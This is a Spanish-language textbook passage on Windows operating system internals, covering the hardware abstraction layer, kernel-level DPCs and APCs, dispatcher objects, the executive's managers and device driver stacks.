Otro de los servicios del HAL es establecer y administrar las transferencias de DMA de una manera independiente del dispositivo. Se pueden manejar tanto el motor de DMA a nivel del sistema como los motores de DMA sobre tarjetas de E/S específicas. Para hacer referencia a los dispositivos, se utilizan sus direcciones lógicas. El HAL implementa el esparcimiento/recopilación del software (escribir o leer en bloques no contiguos de la memoria física).

El HAL también administra los relojes y temporizadores de una manera portable. Se lleva la cuenta del tiempo en unidades de 100 nanosegundos, empezando desde enero 1, 1601, que es la primera fecha en el cuarto centenario anterior, lo cual simplifica los cálculos del año bisiesto. (Pregunta rápida: ¿Fue 1800 año bisiesto? Respuesta rápida: No). Los servicios de tiempo desacoplan los drivers de las frecuencias actuales a las que operan los relojes.

Algunas veces, los componentes del kernel necesitan sincronizarse a un nivel muy bajo, en especial para evitar condiciones de competencia en sistemas de multiprocesador. El HAL proporciona primitivas para administrar esta sincronización como la espera activa, en la que una CPU simplemente espera la liberación de un recurso retenido por otra CPU, en especial en situaciones donde el recurso se retiene por lo general por unas cuantas instrucciones de máquina.

Por último, una vez que se inicia el sistema, el HAL se comunica con el BIOS e inspecciona la configuración del sistema para averiguar los buses y dispositivos de E/S que contiene, y la forma en que se han configurado. Después, esta información se coloca en el registro. En la figura 11-14 se muestra un resumen de algunas de las cosas que hace el HAL.

La capa del kernel

Por encima del nivel de abstracción de hardware está el NTOS, el cual consiste de dos niveles: el **kernel** y el **ejecutivo**. “Kernel” es un término confuso en Windows: se puede referir a todo el código que se ejecuta en el modo de kernel del procesador, pero también al archivo *ntoskrnl.exe* que contiene a NTOS, el núcleo del sistema operativo Windows. O se puede referir a la capa del kernel dentro de NTOS, que es como lo utilizaremos en esta sección. Inclusive se utiliza para nombrar la biblioteca Win32 en modo de usuario que proporciona las envolturas para las llamadas al sistema nativas: *kernel32.dll*.




Figura 11-14. Algunas de las funciones de hardware que maneja el HAL.

En el sistema operativo Windows, la capa del kernel (que se muestra encima del nivel ejecutivo en la figura 11-13) proporciona un conjunto de abstracciones para administrar la CPU. La abstracción más central es la de los hilos, pero el kernel también implementa el manejo de excepciones, las trampas y varios tipos de interrupciones. La creación y destrucción de las estructuras de datos que dan soporte a los hilos se implementan en el nivel ejecutivo. La capa del kernel es responsable de la planificación y sincronización de los subprocesos. Al tener soporte para los hilos en un nivel separado, el nivel ejecutivo se puede implementar mediante el uso del mismo modelo multihilo preferente que se utiliza para escribir código concurrente en modo de usuario, aunque las primitivas de sincronización son mucho más especializadas.

El planificador de hilos del kernel es responsable de determinar cuál hilo se ejecuta en cada CPU del sistema. Cada hilo se ejecuta hasta que una interrupción del temporizador indique que es tiempo de cambiar a otro hilo (expiró su quantum), o hasta que el hilo tenga que esperar a que ocurra algo; por ejemplo, que se complete una operación de E/S o que se libere un bloqueo, o que un hilo de mayor prioridad pase al estado ejecutable y necesite la CPU. Al cambiar de un hilo a otro, el planificador se ejecuta en la CPU y se asegura de guardar el estado de los registros y demás hardware. Después, el planificador selecciona otro hilo para ejecutarlo en la CPU y restaura el estado que se había guardado antes, desde la última vez que se ejecutó ese hilo.

Si el siguiente hilo a ejecutar está en un espacio de direcciones distinto (es decir, otro proceso) que el hilo con el que se va a realizar el cambio, el planificador también debe cambiar de espacios de direcciones. Más adelante en este capítulo, cuando lleguemos a los procesos e hilos, analizaremos los detalles del mismo algoritmo de planificación.

Además de proporcionar un mayor nivel de abstracción del hardware y manejar los cambios de hilos, el nivel del kernel también tiene otra función clave: proporcionar soporte de nivel bajo para dos clases de mecanismos de sincronización, los objetos de control y los objetos despachador. Los **objetos de control** son las estructuras de datos que la capa del kernel proporciona como abstracciones al nivel ejecutivo para administrar la CPU. El ejecutivo los asigna, pero se manipulan mediante las rutinas que proporciona la capa del kernel. Los **objetos despachadores** son la clase de objetos ejecutivos ordinarios que utilizan una estructura de datos común para la sincronización.

Llamadas a procedimientos diferidas

Los objetos de control incluyen objetos primitivos para hilos, interrupciones, temporizadores, sincronización, creación de perfiles y dos objetos especiales para implementar DPCs y APCs. Los objetos **DPC** (*Deferred Procedure Call*, Llamada a procedimiento diferido) se utilizan para reducir el tiempo requerido para ejecutar **ISR**s (*Interrupt Service Routines*, Rutinas de servicio de interrupción) en respuesta a una interrupción de un dispositivo específico.

El hardware del sistema asigna un nivel de prioridad de hardware a las interrupciones. La CPU también asocia un nivel de prioridad con el trabajo que realiza. La CPU responde sólo a las interrupciones con un nivel de prioridad mayor al que utiliza en un momento dado. Los niveles de prioridad normales, incluyendo el nivel de prioridad de todo el trabajo en modo de usuario, son 0. Las interrupciones de dispositivos ocurren en la prioridad 3 o mayor, y la ISR para una interrupción de dispositivo se ejecuta por lo general en el mismo nivel de prioridad que la interrupción, para poder evitar que ocurran otras interrupciones menos importantes mientras se procesa una más importante.

Si una ISR se ejecuta demasiado tiempo, se retrasará el servicio de las interrupciones de menor prioridad y tal vez se pierdan datos o se obstaculice la velocidad de transferencia de E/S del sistema. Puede haber varias ISRs en progreso en cualquier momento dado, y cada ISR sucesiva se debe a las interrupciones en los niveles de prioridad cada vez más altos.

Para reducir el tiempo que se invierte en el procesamiento de las ISRs se realizan sólo las operaciones críticas, como capturar el resultado de una operación de E/S y reinicializar el dispositivo. El posterior procesamiento de la interrupción se difiere hasta que se reduce el nivel de prioridad de la CPU y ya no bloquea el servicio de otras interrupciones. El objeto DPC se utiliza para representar el trabajo posterior a realizar, y la ISR llama a la capa del kernel para poner en cola la DPC en la lista de DPCs para un procesador específico. Si la DPC es la primera de la lista, el kernel registra una petición especial con el hardware para interrumpir la CPU en la prioridad 2 (a lo cual NT le llama el nivel DISPATCH). Cuando se complete la última de las ISRs en ejecución, el nivel de interrupción del procesador regresará a un nivel menor de 2, y se desbloqueará la interrupción para procesar la DPC. La ISR para la interrupción de la DPC procesará cada uno de los objetos DPC que el kernel haya puesto en cola.

La técnica de usar interrupciones de software para diferir el procesamiento de las interrupciones es un método bien establecido para reducir la latencia de las ISRs. UNIX y otros sistemas empezaron a utilizar el procesamiento diferido en la década de 1970 para lidiar con el hardware lento y el uso de búfer limitado de las conexiones seriales a las terminales. La ISR tenía que lidiar con el proceso de obtener caracteres del hardware y ponerlos en cola. Una vez que se completaba el procesamiento de todas las interrupciones de nivel superior, una interrupción de software ejecutaría una ISR de menor prioridad para realizar el procesamiento de los caracteres, como implementar un carácter de retroceso para enviar caracteres de control a la terminal y borrar el último carácter visualizado, y desplazar el cursor hacia atrás.

En la actualidad, un ejemplo similar en Windows es el dispositivo de teclado. Después de oprimir una tecla, la ISR del teclado lee el código de la tecla de un registro y después vuelve a habilitar la interrupción del teclado, pero no sigue procesando la tecla de inmediato. En vez de ello, utiliza una DPC para poner en cola el procesamiento del código de la tecla hasta que se hayan procesado todas las interrupciones de dispositivos pendientes.

Como las DPCs se ejecutan en el nivel 2, no evitan que se ejecuten las ISRs, pero previenen que se ejecute cualquier hilo hasta que se completen las DPCs puestas en cola y se reduzca el nivel de prioridad de la CPU a un nivel menor de 2. Los drivers de dispositivos y el sistema en sí deben tener cuidado de no ejecutar ISRs o DPCs por mucho tiempo. Como no se permite la ejecución de los hilos, las ISRs y las DPCs pueden hacer que el sistema parezca lento, y además producir fallas al reproducir música debido al atascamiento de los hilos que escriben en el búfer de música al dispositivo de sonido. Otro uso común de las DPCs es para ejecutar rutinas en respuesta a una interrupción del temporizador. Para evitar el bloqueo de los hilos, los eventos del temporizador que necesiten ejecutarse durante un tiempo extendido deben poner en cola las peticiones en la reserva de hilos trabajadores que mantiene el kernel para las actividades en segundo plano. Estos hilos tienen la prioridad de programación 12, 13 o 15. Como veremos en la sección sobre programación de hilos, estas prioridades significan que los elementos de trabajo se ejecutarán antes que la mayoría de los hilos, pero no interferirán con los hilos en *tiempo real*.

Llamadas a procedimientos asíncronas

El otro objeto de control especial del kernel es el objeto APC (llamada a procedimiento asíncrona). Las APCs son como las DPCs en cuanto a que difieren el procesamiento de una rutina del sistema, pero a diferencia de las DPCs (que operan en el contexto de CPUs específicas) las APCs se ejecutan en el contexto de un hilo determinado. Cuando se procesa una tecla que se oprimió, no importa en qué contexto se ejecute la DPC, ya que ésta es sólo otra parte del procesamiento de interrupciones, y las interrupciones sólo necesitan manejar el dispositivo físico y realizar operaciones independientes de los hilos, como grabar los datos en un búfer en espacio de kernel.

La rutina de la DPC se ejecuta en el contexto de cualquier hilo que haya estado en ejecución cuando ocurrió la interrupción original. Llama al sistema de E/S para reportar que se ha completado la operación de E/S, y el sistema de E/S pone en cola una APC para ejecutarla en el contexto del hilo que realiza la petición de E/S original, donde puede acceder al espacio de direcciones en modo de usuario del hilo que procesará la entrada.

En el siguiente momento conveniente, la capa del kernel entrega la APC al hilo y planifica al hilo a ejecutar. Una APC está diseñada para tener la apariencia de una llamada inesperada a un procedimiento, algo parecido a los manejadores de señales en UNIX. La APC en modo de kernel para completar la E/S se ejecuta en el contexto del hilo que inició la operación de E/S, pero en modo de kernel. Esto permite a la APC el acceso al búfer en modo de kernel y también a todo el espacio de direcciones en modo de usuario, que pertenece al proceso que contiene el hilo. El *momento exacto* en el que se entregará una APC depende de lo que esté haciendo el hilo en ese momento, e incluso del tipo del sistema. En un sistema multiprocesador, el hilo que recibe la APC puede empezar a ejecutarse incluso antes de que la DPC termine su ejecución.

Las APCs en modo de usuario también se pueden utilizar para entregar información de la compleción de una operación de E/S en modo de usuario al hilo que inició la operación de E/S. Las APCs en modo de usuario invocan a un procedimiento en modo de usuario designado por la aplicación, pero sólo cuando el hilo de destino se ha bloqueado en el kernel y se marca como dispuesto a aceptar APCs. El kernel interrumpe la espera del hilo y regresa al modo de usuario, pero con

la pila en modo de usuario y los registros modificados, para ejecutar la rutina de despacho de la APC en la biblioteca del sistema *ntdll.dll*. La rutina de despacho de la APC invoca a la rutina en modo de usuario que la aplicación asoció con la operación de E/S. Además de especificar APCs en modo de usuario como un medio para ejecutar código cuando se completan las operaciones de E/S, la función `QueueUserAPC` de la API Win32 permite utilizar APCs para fines arbitrarios.

El nivel ejecutivo también utiliza APCs para operaciones distintas de la compleción de E/S. Debido a que el mecanismo de la APC está diseñado con cuidado para entregar APCs sólo cuando es seguro hacerlo, se puede utilizar para terminar hilos en forma segura. Si no es un buen momento para terminar el hilo, éste habrá declarado que estaba entrando en una región crítica y difirió las entregas de APCs hasta que salga de ella. Los hilos del kernel se marcan a sí mismos cuando entran a regiones críticas para diferir las APCs antes de adquirir bloqueos u otros recursos, de manera que no puedan terminar mientras siguen reteniendo el recurso.

Objetos despachador

El **objeto despachador** es otro tipo de objeto de sincronización. Es cualquiera de los objetos ordinarios en modo de kernel (el tipo al que los usuarios pueden hacer referencia mediante manejadores) que contienen una estructura de datos llamada **dispatcher_header**, como se muestra en la figura 11-15.




Figura 11-15. La estructura de datos *dispatcher_header* incrustada en muchos objetos ejecutivos (*objetos despachador*).

Estos objetos incluyen semáforos, mutexes, eventos, temporizadores con espera, y otros objetos que los hilos pueden esperar para sincronizar la ejecución con otros hilos. También incluyen objetos que representan archivos abiertos, procesos, hilos y puertos IPC. La estructura de datos del despachador contiene una bandera que representa el estado señalado del objeto, y una cola de hilos que esperan a que se señale el objeto.

Al igual que los semáforos, las primitivas de sincronización son objetos despachadores naturales. Además, los temporizadores, archivos, puertos, hilos y procesos utilizan los mecanismos de objetos despachadores para las notificaciones. Cuando se activa un temporizador, la operación de E/S se completa en un archivo, hay datos disponibles en un puerto, o termina un hilo o proceso, se señala el objeto despachador asociado y se despiertan todos los hilos que esperan ese evento.

Como Windows utiliza un mecanismo unificado simple para la sincronización con los objetos en modo de kernel, no se necesitan APIs especializadas (como `wait3` para esperar los proce-

sos hijos en UNIX) para esperar eventos. A menudo, los hilos desean esperar varios eventos a la vez. En UNIX, un proceso puede esperar a que los datos estén disponibles en cualquiera de 64 sockets de red, por medio de la llamada al sistema `select`. En Windows hay una API similar llamada **WaitForMultipleObjects**, pero permite que un hilo espere sobre cualquier tipo de objeto despachador para el que tenga un manejador. Se pueden especificar hasta 64 manejadores para `WaitForMultipleObjects`, así como un valor de tiempo límite opcional. El hilo pasa al estado ejecutable cada vez que se señala alguno de los eventos asociados con los manejadores, o cuando ocurre el tiempo límite.

En realidad, el kernel utiliza dos procedimientos distintos para hacer que los hilos esperen a un objeto despachador ejecutable. Al señalar un **objeto de notificación**, todos los hilos que estén en espera serán ejecutables. Los **objetos de sincronización** sólo hacen que el primer hilo en espera sea ejecutable, y se utilizan para objetos despachadores que implementan primitivas de bloqueo, como los mutexes. Cuando un hilo que espera un bloqueo empieza a ejecutarse otra vez, lo primero que hace es tratar de adquirir el bloqueo de nuevo. Si sólo un hilo puede retener el bloqueo a la vez, todos los demás que se hicieron ejecutables podrían bloquearse de inmediato, con lo cual se producirían muchos cambios de contexto innecesario. La diferencia entre los objetos despachadores que utilizan sincronización, en comparación con la notificación, es una bandera en la estructura `dispatcher_header`.

Como información adicional, los mutexes en Windows se conocen como "mutantes" en el código, debido a que tienen que implementar la semántica de OS/2 de no desbloquearse a sí mismos en forma automática cuando termine un hilo que contenga uno de estos mutexes, algo que Cutler consideraba estrafalario.

El nivel ejecutivo

Como se muestra en la figura 11-13, debajo de la capa del kernel de NTOS está el **ejecutivo**. El nivel ejecutivo está escrito en C, es en su mayor parte independiente de la arquitectura (el administrador de memoria es una notable excepción) y se ha portado a nuevos procesadores con sólo un esfuerzo modesto (MIPS, x86, PowerPC, Alpha, IA64 y x64). El ejecutivo contiene varios componentes distintos, los cuales se ejecutan mediante las abstracciones de control que proporciona la capa del kernel.

Cada componente se divide en estructuras de datos e interfaces internas y externas. Los aspectos internos de cada componente están ocultos y se utilizan sólo dentro del mismo componente, mientras que los aspectos externos están disponibles para todos los demás componentes dentro del ejecutivo. Se exporta un subconjunto de las interfaces externas del ejecutable *ntoskrnl.exe* y los drivers de dispositivos pueden crear vínculos a ellas, como si el ejecutivo fuera una biblioteca. Microsoft llama "gerentes" a muchos de los componentes del ejecutivo, ya que cada uno está a cargo de administrar cierto aspecto de los servicios operativos, como la E/S, la memoria, los procesos, los objetos, etcétera.

Al igual que con la mayoría de los sistemas operativos, gran parte de la funcionalidad en el ejecutivo de Windows es como el código de biblioteca, excepto porque se ejecuta en modo kernel para poder compartir sus estructuras de datos y protegerse del acceso del código en modo de usuario,

y por lo tanto puede acceder al estado del hardware privilegiado, como los registros de control de la MMU. Pero aparte de eso, el ejecutivo simplemente ejecuta funciones del SO a beneficio del que lo llama, y por ende se ejecuta en el hilo del proceso que lo llamó.

Cuando cualquiera de las funciones del ejecutivo se bloquea en espera de sincronizarse con otros hilos, el hilo en modo de usuario también se bloquea. Esto tiene sentido cuando se trabaja a beneficio de un hilo en modo de usuario específico, pero puede ser injusto cuando se realiza trabajo relacionado con las tareas comunes de mantenimiento. Para evitar sabotear el hilo actual cuando el ejecutivo determina que se necesitan ciertas tareas de mantenimiento, se pueden crear varios hilos en modo de kernel cuando el sistema se inicia, y se pueden dedicar a tareas específicas, como asegurarse que las páginas modificadas se escriban en el disco.

Para tareas predecibles de baja frecuencia, hay un hilo que se ejecuta una vez por segundo y tiene una lista de elementos que debe manejar. Para un trabajo menos predecible está la reserva de hilos trabajadores de alta prioridad que mencionamos antes, y que se puede utilizar para ejecutar tareas delimitadas al poner en cola una petición y señalar el evento de sincronización que esperan los hilos trabajadores.

El **administrador de objetos** administra la mayoría de los objetos interesantes en modo de kernel que se utilizan en el nivel ejecutivo. Éstos incluyen los procesos, hilos, archivos, semáforos, dispositivos y drivers de E/S, temporizadores y muchos otros. Como vimos antes, los objetos en modo kernel son en realidad sólo estructuras de datos asignadas y utilizadas por el kernel. En Windows, las estructuras de datos del kernel tienen tanto en común que es muy conveniente administrar muchas de ellas en una herramienta unificada.

Las herramientas que proporciona el administrador de objetos incluyen: administrar la asignación y liberación de memoria para los objetos, contabilizar las cuotas, dar soporte al acceso a los objetos mediante el uso de manejadores, mantener conteos de referencia para las referencias a apuntadores y las referencias a manejadores, dar nombres a los objetos en el espacio de nombres de NT y proveer un mecanismo extensible para administrar el ciclo de vida para cada objeto. El administrador de objetos administra las estructuras de datos del kernel, las cuales necesitan algunas de estas herramientas. Hay otras estructuras de datos, como los objetos de control que utilizan la capa del kernel o los objetos que son sólo extensiones de los objetos en modo de kernel, que no son administradas por ellos.

Cada objeto del administrador de objetos tiene un tipo que se utiliza para especificar cómo se debe administrar el ciclo de vida de los objetos de ese tipo. Éstos no son tipos en el sentido orientado a objetos, sino sólo una colección de parámetros que se especifican al crear el objeto. Para crear un nuevo tipo, un componente del ejecutivo simplemente llama a una API del administrador de objetos para crear un nuevo tipo. Los objetos son tan centrales para el funcionamiento de Windows, que en la siguiente sección analizaremos con más detalle el administrador de objetos.

El **administrador de E/S** proporciona el marco de trabajo para implementar los drivers de los dispositivos de E/S y un número de servicios del ejecutivo específicos para configurar, utilizar y realizar operaciones en los dispositivos. En Windows, los drivers de dispositivos no sólo manejan los dispositivos físicos, sino que también ofrecen una extensibilidad para el sistema operativo. Muchas funciones que se compilan en el kernel en otros sistemas se cargan de manera dinámica y se vinculan mediante el kernel en Windows, incluyendo las pilas de protocolos y los sistemas de archivos.

Las versiones recientes de Windows tienen mucho más soporte para ejecutar drivers de dispositivos en modo de usuario, y éste es el modelo preferido para los nuevos drivers de dispositivos. Hay cientos de miles de drivers de dispositivos distintos para Windows Vista, los cuales funcionan con más de un millón de dispositivos distintos. Es difícil hacer que todo este código trabaje en forma correcta. Es mucho mejor que los errores impidan el acceso a un dispositivo al fallar en un proceso en modo de usuario que tener que hacer una comprobación de errores en el sistema. Los errores en los drivers de dispositivos en modo de kernel son la principal fuente de la temida **BSOD** (*Blue Screen of Death*, Pantalla azul de la muerte), donde Windows detecta un error fatal dentro del modo de kernel y apaga o reinicia el sistema. Las BSODs son comparables a los pánicos de kernel en los sistemas UNIX.

En esencia, Microsoft ha reconocido de manera oficial lo que los investigadores en el área de los microkernels (como MINIX 3 y L4) han conocido durante años: entre más código haya en el kernel, más errores tendrá. Como los drivers de dispositivos representan aproximadamente 70% del código en el kernel, entre más drivers se puedan mover a los proceso en modo de usuario, donde un error sólo activará la falla de un solo driver (en vez de hacer que falle todo el sistema), será mejor. Se espera que la tendencia de mover código del kernel a los proceso en modo de usuario se acelere en los años por venir.

El administrador de E/S también incluye las instalaciones de plug-and-play y la administración de energía. **Plug-and-play** entra en acción cuando se detectan nuevos dispositivos en el sistema. Primero se notifica al subcomponente de plug-and-play. Funciona con un servicio (el administrador de plug-and-play en modo de usuario) para buscar el driver de dispositivo apropiado y cargarlo en el sistema. No siempre es fácil encontrar el driver de dispositivo correcto y algunas veces depende de un proceso sofisticado para asociar la versión del dispositivo de hardware específico con una versión específica de los drivers. Algunas veces, un dispositivo admite una interfaz estándar, la cual a su vez es aceptada por varios drivers escritos por distintas empresas.

La administración de energía reduce el consumo de la misma en donde sea posible; extiende la vida de las baterías en las portátiles y ahorra energía en los equipos de escritorio y servidores. Puede ser difícil administrar la energía en forma correcta, ya que hay muchas dependencias sutiles entre los dispositivos y los buses que los conectan a la CPU y la memoria. El consumo de energía no sólo se ve afectado por los dispositivos que están encendidos, sino también por la velocidad del reloj de la CPU, que el administrador de energía también controla.

En la sección 11.7 estudiaremos la E/S con más detalle; en la sección 11.8 estudiaremos el sistema de archivos de NT más importante: NTFS.

El **administrador de procesos** se encarga de la creación y terminación de los procesos e hilos, incluyendo el establecimiento de las directivas y parámetros que los gobiernan. Pero los aspectos operacionales de los hilos se determinan con base en el nivel del kernel, que controla la programación y sincronización de los hilos, así como su interacción con los objetos de control como las APCs. Los procesos contienen hilos, un espacio de direcciones y una tabla con los manejadores que el proceso puede utilizar para hacer referencia a los objetos en modo de kernel. Los procesos también incluyen la información que necesita el planificador para cambiar entre un espacio de direcciones y otro, y para administrar la información de hardware específica de cada proceso (como los descriptores de segmentos). En la sección 11.4 estudiaremos la administración de procesos e hilos.

El **administrador de memoria** del ejecutivo implementa la arquitectura de memoria virtual con paginación bajo demanda. Administra la asignación de las páginas virtuales a los marcos de páginas físicas, la administración de los marcos físicos disponibles y la administración del archivo de paginación en el disco que se utiliza para respaldar las instancias privadas de las páginas virtuales que ya no se cargan en memoria. El administrador de memoria también provee herramientas especiales para aplicaciones de servidor extensas, como las bases de datos y los componentes en tiempo de ejecución de los lenguajes de programación, tales como los recolectores de basura. En la sección 11.5 estudiaremos la administración de la memoria.

El **administrador de la caché** optimiza el rendimiento de la E/S para el sistema de archivos, para lo cual mantiene una caché de páginas del sistema de archivos en el espacio de direcciones virtuales del kernel. El administrador de la caché utiliza caché con direcciones virtuales; es decir, organiza las páginas de las caché con base en su ubicación en sus archivos. Esto difiere de la caché de bloques físicos, como en UNIX, donde el sistema mantiene una caché de los bloques con direcciones físicas del volumen de disco puro.

La administración de la caché se implementa mediante el uso de la asignación en memoria de los archivos: el uso actual de la caché lo hace mediante el administrador de memoria. El administrador de la caché tiene que preocuparse sólo por decidir qué partes de qué archivos debe poner en caché, con lo cual asegura que los datos en la caché se vacíen en el disco en forma oportuna, y administra las direcciones virtuales del kernel que se utilizan para asignar las páginas de archivos en caché. Si se requiere una página para una operación de E/S en un archivo y no está en la caché, se producirá un fallo de página y se traerá la página requerida mediante el administrador de memoria. En la sección 11.6 estudiaremos el administrador de la caché.

El **monitor de referencia de seguridad** implementa los elaborados mecanismos de seguridad de Windows, los cuales aplican los estándares internacionales para seguridad computacional, conocidos como **Criterios comunes**, una evolución de los requerimientos de seguridad del Libro naranja del Departamento de Defensa de los Estados Unidos. Estos estándares especifican una gran cantidad de reglas que debe cumplir un sistema para estar en conformidad, como el inicio de sesión autenticado, las auditorías, la puesta a cero de la memoria asignada y muchas más. Una de las reglas requiere que todas las comprobaciones de acceso se implementen mediante un solo módulo dentro del sistema. En Windows, este módulo es el monitor de referencia de seguridad en el kernel. En la sección 11.9 estudiaremos con más detalle el sistema de seguridad.

El ejecutivo contiene varios componentes más que analizaremos en breve. El **administrador de configuración** es el componente el ejecutivo que implementa el registro, como vimos antes. El registro contiene datos de configuración para el sistema, en archivos del sistema conocidos como grupo masivo de archivos (*hives)*. El grupo masivo de archivos más crítico es *SYSTEM*, el cual se carga en memoria al momento de iniciar el sistema. Sólo hasta después de que el nivel ejecutivo inicializa con éxito sus componentes clave (incluyendo los drivers de E/S que se comunican con el disco del sistema) es cuando se vuelve a asociar la copia en memoria del grupo masivo de archivos con la copia en el sistema de archivos. Por lo tanto, si sale algo mal a la hora de tratar de iniciar el sistema, es mucho menos probable que se corrompa la copia en el disco.

El componente LPC ofrece una comunicación entre procesos muy eficiente, la cual se utiliza entre los procesos que se ejecutan en el mismo sistema. Es uno de los transportes de datos que utiliza la herramienta de llamadas a procedimientos remotos (RPC) basada en los estándares para im-

plementar el modelo de computación cliente/servidor. La RPC también utiliza tuberías con nombres y el TCP/IP como transportes.

En Windows Vista se mejoró el componente LPC de manera considerable (ahora se le conoce como **ALPC**, o **LPC avanzado**) para admitir las nuevas características en la RPC, incluyendo la RPC de los componentes en modo de kernel, como los drivers. LPC era un componente crítico en el diseño original de NT, debido a que el nivel del subsistema lo utiliza para implementar la comunicación entre las rutinas de resguardo (*stub*) de la biblioteca que se ejecutan en cada proceso, y el proceso del subsistema que implementa las herramientas comunes para una personalidad específica del sistema operativo, como Win32 o POSIX.

En Windows NT 4.0, gran parte del código relacionado con la interfaz gráfica de Win32 se trasladó al kernel, debido a que el hardware que en ese entonces era actual no podía ofrecer el rendimiento requerido. Este código residía antes en el proceso del subsistema *crss.exe*, que implementaba las interfaces de Win32. El código de GUI basado en el kernel reside en un driver especial, *win32k.sys*. Se esperaba que este cambio mejorara el rendimiento de Win32, debido a que se habían eliminado las transiciones adicionales del modo de usuario al modo de kernel y el costo de cambiar los espacios de direcciones para implementar la comunicación a través del componente LPC. Pero no ha tenido el éxito esperado, ya que los requerimientos para el código que se ejecuta en el kernel son demasiado estrictos y la sobrecarga adicional de la ejecución en modo de kernel contrarresta algunas de las ganancias que se obtienen al reducir los costos.

Los drivers de dispositivos

La parte final de la figura 11-13 consiste en los **drivers de dispositivos**. En Windows, estos drivers son bibliotecas de vínculos dinámicos que se cargan mediante el ejecutivo de NTOS. Aunque su principal uso es para implementar los drivers para el hardware específico, como los dispositivos físicos y los buses de E/S, el mecanismo del driver de dispositivo también se utiliza como mecanismo de extensibilidad general para el modo de kernel. Como vimos antes, la mayor parte del subsistema de Win32 se carga como driver.

El administrador de E/S organiza una ruta de flujo de datos para cada instancia de un dispositivo, como se muestra en la figura 11-16. A esta ruta se le conoce como **pila de dispositivos**, y consiste en instancias privadas de **objetos de dispositivo** del kernel que se asignan para la ruta. Cada objeto de dispositivo en la pila de dispositivos se vincula con un objeto driver específico, el cual contiene la tabla de rutinas a utilizar para los paquetes de peticiones de E/S que fluyen a través de la pila de dispositivos. En algunos casos, los dispositivos en la pila representan drivers cuyo único propósito es **filtrar** las operaciones de E/S orientadas a un dispositivo, bus, o driver de red específico. El filtrado se utiliza por varias razones. Algunas veces, mediante el preprocesamiento o posprocesamiento de las operaciones de E/S se obtiene una arquitectura más limpia, mientras que otras veces es sólo pragmático debido a que el código fuente o los permisos para modificar un driver no están disponibles, y se utiliza el filtrado como solución alterna. Los filtros también pueden implementar una funcionalidad completamente nueva, como convertir discos en particiones o varios discos en volúmenes RAID.




Figura 11-16. Representación simplificada de las pilas de dispositivos para dos volúmenes de archivos NTFS. EL paquete de peticiones de E/S se pasa desde la parte inferior de la pila. Se hacen llamadas a las rutinas apropiadas de los drivers asociados en cada nivel de la pila. Las mismas pilas de dispositivos consisten en objetos de dispositivo que se asignan de manera específica a cada pila.

